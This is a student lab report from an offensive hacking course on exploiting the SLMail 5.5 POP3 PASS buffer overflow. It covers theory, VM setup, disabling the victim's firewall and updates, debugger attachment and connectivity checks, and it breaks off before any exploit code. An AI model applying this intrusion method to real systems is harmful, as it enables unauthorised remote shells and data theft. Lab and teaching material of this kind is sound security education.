# IE4012
# Offensive Hacking Tactical and Strategic
# 4th Year, 1st Semester

Assignment 01

## Buffer Overflow - SLMAIL 5.5 POP3 PASS

Submitted to
Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

5/11/2020

## Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number: IT16014046

Name: K R M M B Rajapakshe

# Table of Contents

## Table of Figures

## References

https://windowsexploit.com/blog/2016/12/29/windows-exploit-slmail

# 1 Buffer Overflow

## 1.1 What is Buffer Overflow?

Buffer is a storage place in memory where data can be stored. It's mostly bound in a conditional statements to check the value given by the user and enter it into the buffer and if the value entered by user is more than the actual size of the buffer then it should not accept it and should throw an error. But what most of the times happens is buffer fail to recognize its actual size and continue to accept the input from user beyond its limit and that result in overflow which causes application to behave improperly and this would lead to overflow attacks.

## 1.2 What is Buffer Overflow Vulnerability?

Buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

## 1.3 Goal of this Project

The goal of the exercise is to redirect the EIP memory address to a JMP ESP address which will lead the execution flow into a shellcode which I injected into memory, allowing me to browse the remote system and extract sensitive data.

## 1.4 Process of Buffer Overflow Exploitation

**Step1 - Typical Memory Layout**





Figure 1.1:Typical Memory Layout

**Step 2 -Attackers input exceeds user buffer**





Figure 1.2:Attackers input exceeds user buffer

### Step 3a - Correctly handled – Attackers input get truncated to the buffer and can’t overwrite anything





Figure 1.3:Correctly handled – Attackers input get truncated to the buffer and can’t overwrite anything

### Step 3b - Incorrectly Handled – Attackers input overwrites the buffer and EIP, causing it to jump to an invalid memory address and crash.





Figure 1.4:Incorrectly Handled – Attackers input overwrites the buffer and EIP, causing it to jump to an invalid memory address and crash.

### Step 4 - Attacker creates tailored input





Figure 1.5:Attacker creates tailored input

### Step 5 - Attackers input overwrites EIP with their own address pointing to the start of their shellcode





Figure 1.6:Attackers input overwrites EIP with their own address pointing to the start of their shellcode

# 2 SLMAIL 5.5 POP3 PASS Buffer Overflow

## 2.1 Introduction

SLMail is SMTP and POP3 email server software for Microsoft™ Windows NT and 2000. It was meant to be a framework for an email solution and was written without an emphasis on security integrated in its development. As a result, the boundaries are not checked resulting in a buffer overflow situation. This vulnerability is exploitable and allows me to gain a remote shell on the system and extract sensitive documents from the system. If these instructions are followed, then the same results will be reproduced. As the title of the exploit suggests the vulnerability resides in the PASS parameter. This parameter or command is part of the authentication phase like when someone logs into their mailbox. It's used to tell the "POP3" server that you will send him your password now.

## 2.2 Lab Setup

### 2.2.1 Requirements

- Virtual Machine - VMware Workstation 15.5 PRO
- Attack Machine - Kali Linux 2019.3 VMware amd64
- Victim Machine - Windows 7 32-bit enterprise edition
- Attack Machine IP - 192.168.204.135
- Victim Machine IP - 192.168.204.143 (On Screen Shots) / 192.168.204.144 (On Video)
- SLMail 5.5
- Immunity Debugger
- Mona.py module

### 2.2.2 Download Links

- VMWare - https://store-us.vmware.com/vmware-workstation-15-5-pro-5222154500.html
- Kali Linux - https://www.kali.org/downloads/
- Windows 7 32 bit - https://softlay.net/operating-system/windows-7-enterprise-full-version-free-download-iso-32-64-bit.html
- SLMail 5.5 - https://www.exploit-db.com/exploits/638
- Immunity Debugger - https://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/Immunity-Debugger.shtml
- Mona.py - https://github.com/corelan/mona

## 2.3 Brief Installation Guide

### 2.3.1 Immunity Debugger

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first

heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

**Why Immunity Debugger?**

In order to identifies the SLMail 5.5 buffer size (ESP and EIP) and to identifies the executable process (.dll) to do our exploitation.

Install Immunity debugger with default configuration settings and unzip the downloaded mona-master file and copy the mona,py file and paste it under "**C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands**".





Figure 2.1:mona.py module





Figure 2.2:Moving mona.py module to the Immunity Debugger

### 2.3.2 SLMail 5.5

Install the SLMail with the default settings and reboot the Windows 7 machine

## 2.4 Making Windows 7 vulnerable

### 2.4.1 Firewall status - Turned Off

Turning off Firewall makes the windows 7 more vulnerable to the attacks.





Figure 2.3:Firewall status - Turned Off

### 2.4.2 Automatically Update - Turned Off

This helps to the exploitation process.





Figure 2.4:Automatically Update - Turned Off

## 2.5 Steps to exploit windows 7 using a Buffer Overflow Attack

### 2.5.1 Starting SLMail

Before going to exploit development, we need to start the SLMail service. To start follow up this process

**Start → All Programs → SL Products → SLmail → SLmail Configoration → Run as administrator →Yes → Control → Start**




Figure 2.5:Starting SLMail





Figure 2.6:Configuring SLMail

### 2.5.2 Starting Immunity Debugger and Attaching SLMail

After starting SLMail service, this should be attached to the Immunity Debugger. To that follow these steps.

Immunity Debugger → Run as Administrator → Yes → File → Attach → SLmail→Start it (F9 or Play Button)




Figure 2.7:Starting Immunity Debugger





Figure 2.8:Attaching SLMail





Figure 2.9:Attached SLMail

Figure 2.10:Attaching SLMail




Figure 2.11:Attached SLMail





Figure 2.12:Play Button

These images are in the correct order of attaching the process of SLMail.

### 2.5.3 Checking Connectivity

First, we need to check the IP address of the Windows 7 machine and after that we should check IP address of Kali Linux machine and at last, we need to check the connection between two machines using a ping command.


command - **ipconfig**



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Madura>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f901:2b69:66cc:679b%10
   IPv4 Address. . . . . . . . . . . : 192.168.204.143
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.204.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Madura>
```

Figure 2.13:Winodws 7 IP

Command - **ifconfig**



```
root@kali:~/Desktop/slmal# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.204.135  netmask 255.255.255.0  broadcast 192.168.204.255
        inet6 fe80::20c:29ff:fe0b:84cc  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0b:84:cc  txqueuelen 1000  (Ethernet)
